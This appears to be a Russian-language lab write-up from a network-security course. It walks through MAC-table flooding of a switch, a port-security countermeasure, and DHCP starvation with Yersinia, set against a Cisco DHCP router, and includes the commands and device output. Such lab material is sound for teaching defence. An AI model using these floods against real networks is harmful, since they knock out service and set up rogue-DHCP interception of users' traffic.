- Чтобы провести атаку злоумышленник вводит команду «masof» в терминале на компьютере А. Данная утилита создает и отправляет случайные MAC-адреса отправителя на коммутатор.

```
root@kali:~# ping -c 4 192.168.0.2
PING 192.168.0.2 (192.168.0.2) 56(84) bytes of data.
64 bytes from 192.168.0.2: icmp_seq=1 ttl=128 time=16.4 ms
64 bytes from 192.168.0.2: icmp_seq=2 ttl=128 time=23.4 ms
64 bytes from 192.168.0.2: icmp_seq=3 ttl=128 time=7.79 ms
64 bytes from 192.168.0.2: icmp_seq=4 ttl=128 time=6.75 ms

--- 192.168.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3067ms
rtt min/avg/max/mdev = 6.753/13.590/23.374/6.786 ms
root@kali:~#
```

Mac Address	Type	Ports
0050.0000.0200	DYNAMIC	Eto/1
5000.0003.0000	DYNAMIC	Eto/2
5000.0004.0000	DYNAMIC	Eto/3

A → B

Таблица коммутации до атаки:

```
Switch#show mac address-table
Mac Address Table
-----
Vlan    Mac Address      Type      Ports
-----
1       0000.0e15.67aa   DYNAMIC   Et0/1
1       0002.1506.a720   DYNAMIC   Et0/1
1       0002.4d65.84b9   DYNAMIC   Et0/1
1       0009.386d.281a   DYNAMIC   Et0/1
1       000c.b94b.9974   DYNAMIC   Et0/1
1       000c.7557.f3fa   DYNAMIC   Et0/1
1       000e.a20b.ad55   DYNAMIC   Et0/1
1       0012.0472.58e5   DYNAMIC   Et0/1
1       0012.fa07.e8c6   DYNAMIC   Et0/1
1       0016.9f02.b73c   DYNAMIC   Et0/1
1       0016.9f08.5cb9   DYNAMIC   Et0/1
1       0017.1c7b.94cb   DYNAMIC   Et0/1
1       0017.2804.2a63   DYNAMIC   Et0/1
1       001a.1d66.4095   DYNAMIC   Et0/1
1       001b.0657.aa8b   DYNAMIC   Et0/1
1       0022.804c.731f   DYNAMIC   Et0/1
1       0024.5233.7b4f   DYNAMIC   Et0/1
1       0025.006a.57cd   DYNAMIC   Et0/1
-- More --
```

```
Switch#show mac address-table count
Mac Entries for Vlan 1:
-----
Dynamic Address Count : 15476
Static Address Count  : 0
Total Mac Addresses   : 15476
```

```
Switch(config)#int range Ethernet0/0-3
Switch(config-if-range)#switchport port-security violation restrict
Switch(config-if-range)#exit
Switch(config)#exit
```

```
Switch#sh port-security
```

Secure Port	MaxSecureAddr (Count)	CurrentAddr (Count)	SecurityViolation (Count)	Security Action
Et0/0	1	0	0	Restrict
Et0/1	1	1	11928	Restrict
Et0/2	1	1	0	Restrict
Et0/3	1	1	0	Restrict

После использования утилиты `masof` мы можем наблюдать странные MAC адреса в таблице коммутации, включение защиты коммутатора. Атака происходит с порта 1.

Атака на DHCP-сервер

DHCP-сервер автоматически предоставляет IP-адреса, шлюзы и другие сетевые параметры клиентам. Он использует протокол для ответа на запросы устройств, упрощает управление сетью и предотвращает конфликты адресов.

ISC DHCP Server – программное обеспечение для управления конфигурацией устройств. Поддерживает:


1. Динамическое назначение IP-адресов.
2. Резервирование IP-адресов по MAC.
3. Передачу дополнительных параметров сети.
4. Хранение настроек в текстовых файлах.
5. Механизмы безопасности, включая шифрование.
6. Интеграцию с системами управления и мониторинга.

ISC DHCP Server широко используется в корпоративных сетях благодаря надежности и открытому коду.

DHCP Client




DHCP Server



Сетевая топология для экспериментов

Локальная сеть



Сценарий

Узел **Kali**, представляющий собой вредоносный источник, намеревается развернуть собственный сервер DHCP для предоставления **Win** (потенциальной жертве) ложных сетевых настроек. Для успешной реализации этой атаки **Kali** должен перегрузить ресурсы действующего сервера DHCP, расположенного на маршрутизаторе **DHCP_Router**, путём отправления многочисленных запросов **DHCPDISCOVER** с разными параметрами.

Yersinia — многофункциональный инструмент для атак на протоколы L2 (Data Link) уровня OSI. Он умеет проводить атаки на **DHCP**, STP, CDP, DTP, HSRP и другие протоколы.

Yersinia можно использовать в нескольких режимах: запуск в режиме сервера, **интерактивный режим** и графический интерфейс.

```
(kali@kali)-[~]
$ yersinia
Command 'yersinia' not found, but can be installed with:
sudo apt install yersinia
Do you want to install it? (N/y)y
sudo apt install yersinia
[sudo] password for kali:
```

Настройка DHCP на маршрутизаторе



Назначим **имя** и дадим **адрес**:

```
Router#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#hostname DHCP_Router
DHCP_Router(config)#int e0/0
DHCP_Router(config-if)#ip addr 172.16.0.111 255.255.255.0
DHCP_Router(config-if)#no shut
DHCP_Router(config-if)#
*Nov 14 07:08:54.824: %LINK-3-UPDOWN: Interface Ethernet0/0, changed state to up
*Nov 14 07:08:55.848: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/0, changed state to up
DHCP_Router(config-if)#exit
DHCP_Router(config)#
```

Настроим пул адресов, но сперва вычтем из пула адрес самого сервера.

```
DHCP_Router#conf t
Enter configuration commands, one per line. End with CNTL/Z.
DHCP_Router(config)#ip dhcp excluded-address 172.16.0.111
DHCP_Router(config)#
```



```
DHCP_Router(config)#ip dhcp pool MYLOCAL
DHCP_Router(dhcp-config)#network 172.16.0.0 255.255.255.0
DHCP_Router(dhcp-config)#default-router 172.16.0.111
DHCP_Router(dhcp-config)#domain-name omsk-university.ru
DHCP_Router(dhcp-config)#dns-server 92.124.144.189
DHCP_Router(dhcp-config)#exit
```

Последовательность настройки DHCP-сервера на маршрутизаторе Cisco включает следующие этапы:

1. **Определение пула адресов**, которые будут раздаваться. Создание пула с использованием команды **ip dhcp pool** и указание сети, шлюза по умолчанию, DNS-сервера и других параметров.
2. **Настройка ретрансляции DHCP** (DHCP Relay) при необходимости. Ввод команды **ip helper-address** на маршрутизаторе для перенаправления широковещательных сообщений от клиентов к DHCP-серверу в другой сети.
3. **Проверка работы сервера**. Использование команды **show ip dhcp binding** для просмотра списка IP-адресов, сопоставленных с MAC-адресами, и команды **show ip dhcp server statistics** для просмотра статистики сервера.

```
root@kali:~# yersinia --help
r0r00  r0
r 000  r0
0 1000 0000
1000000 000
0 1000000 0000
r 1000000000 0r00
00 0100000000 00
000 1000000000 000
r00 010000000000 00
r 01000000000000 00
r0 01000000000000 00
00 1000000000 00
0r00 00000000 00
000 000 000
r0

Yersinia...
The Black Death for nowadays networks
by Slay & tomac
http://www.yersinia.net
yersinia@yersinia.net
Prune your MSTP, RSTP, STP trees!!!!

Usage: yersinia [-hVGI] [-l logfile] [-c conffile] protocol [protocol_options]
-V Program version.
-h This help screen.
-G Graphical mode (GTK).
-I Interactive mode (ncurses).
-D Daemon mode.
-d Debug.
-l logfile Select logfile.
-c conffile Select config file.
protocol One of the following: cdp, dhcp, dot1q, dot1x, dtp, hsrp, isl, mpls, stp, vtp.
```



-I – интерактивный режим

```
yersinia 0.0.2 by Slay & tomac - DHCP mode
SIP DIP MessageType Iface Last seen
0.0.0.0 255.255.255.255 DISCOVER eth0 14 Nov 03:02:54
0.0.0.0 255.255.255.255 DISCOVER eth0 14 Nov 03:02:56
0.0.0.0 255.255.255.255 REQUEST eth0 14 Nov 03:02:56
172.16.0.3 255.255.255.255 INFORM eth0 14 Nov 03:03:01

x – выбор атаки
No Desc Action
0 sending RAW packet
1 X sending DISCOVER packet
2 creating DHCP rogue server
3 X sending RELEASE packet

Yersinia выполнит отправку множества
запросов
DHCPDISCOVER

Total Packets: 251 DHCP Packets: 4 MAC Spoofing [X]
These strange attacks:
--- DHCP Fields
Source MAC 02:48:3b:06:02:51 Destination MAC ff:ff:ff:ff:ff:ff
SIP 000.000.000.000 DIP 255.255.255.255 Sport 00068 Dport 00007
Op 01 Htype 01 Hlen 06 Hops 00 Xid 643c9059 Secs 0000 Flags 0000
CI 000.000.000.000 YI 000.000.000.000 SI 000.000.000.000 DI 000.000.000.000
```



```

DHCP Router>en
DHCP Router#show ip dhcp bind
Bindings from all pools not associated with VRF:
IP address      Client-ID/      Lease expiration    Type
Hardware address/
User name
172.16.0.1      268d.1013.59a3   Nov 14 2024 08:14 AM Automatic
172.16.0.2      0100.5000.0002.00 Nov 15 2024 07:46 AM Automatic
172.16.0.3      0150.0000.0300.00 Nov 15 2024 08:02 AM Automatic
172.16.0.4      1ab4.a34a.7e69    Nov 14 2024 08:14 AM Automatic
172.16.0.5      5469.a35d.fa15    Nov 14 2024 08:14 AM Automatic
172.16.0.6      fa49.4637.a1e9    Nov 14 2024 08:14 AM Automatic
172.16.0.7      7e47.cb52.38e8    Nov 14 2024 08:14 AM Automatic
172.16.0.8      b4f3.f171.bb12    Nov 14 2024 08:14 AM Automatic
172.16.0.9      b28a.004b.976f    Nov 14 2024 08:14 AM Automatic
172.16.0.10     d20f.1462.b797    Nov 14 2024 08:14 AM Automatic
172.16.0.11     74d7.c32b.7877    Nov 14 2024 08:14 AM Automatic
172.16.0.12     3c0b.5a4f.79d2    Nov 14 2024 08:14 AM Automatic
172.16.0.13     a80b.e97f.8dab    Nov 14 2024 08:14 AM Automatic
172.16.0.14     5453.8647.a0bc    Nov 14 2024 08:14 AM Automatic
172.16.0.15     c450.5a55.537e    Nov 14 2024 08:14 AM Automatic
172.16.0.16     e0e7.1400.dc49    Nov 14 2024 08:14 AM Automatic
172.16.0.17     b286.e455.49e5    Nov 14 2024 08:14 AM Automatic
172.16.0.18     a2e7.8f55.0dde    Nov 14 2024 08:14 AM Automatic
172.16.0.19     5e38.326e.d49c    Nov 14 2024 08:14 AM Automatic
--More--

```



```

DHCP Router#sh ip dhcp server stat
Memory usage      2172236
Address pools      1
Database agents    0
Automatic bindings 253
Manual bindings    0
Expired bindings   0
Malformed messages 0
Secure arp entries 0

Message           Received
BOOTREQUEST       0
DHCPDISCOVER      8830
DHCPREQUEST        3
DHCPDECLINE        0
DHCPRELEASE        1
DHCPINFORM         6

Message           Sent
BOOTREPLY          0
DHCPOFFER          256
DHCPACK            9
DHCPNAK            0
DHCP Router#

```

Скоро произойдёт исчерпание
адресов в пуле



```
DHCP_Router#show ip dhcp pool
```

```

Pool MYLOCAL :
Utilization mark (high/low) : 100 / 0
Subnet size (first/next) : 0 / 0
Total addresses : 254
Leased addresses : 253
Pending event : none
1 subnet is currently in the pool :
Current index IP address range Leased addresses
0.0.0.0       172.16.0.1 - 172.16.0.254 253
DHCP Router#

```



Running attacks

Protocol	Type	Description
DHCP	1	sending DISCOVER packet



Произошло исчерпание пула IP адресов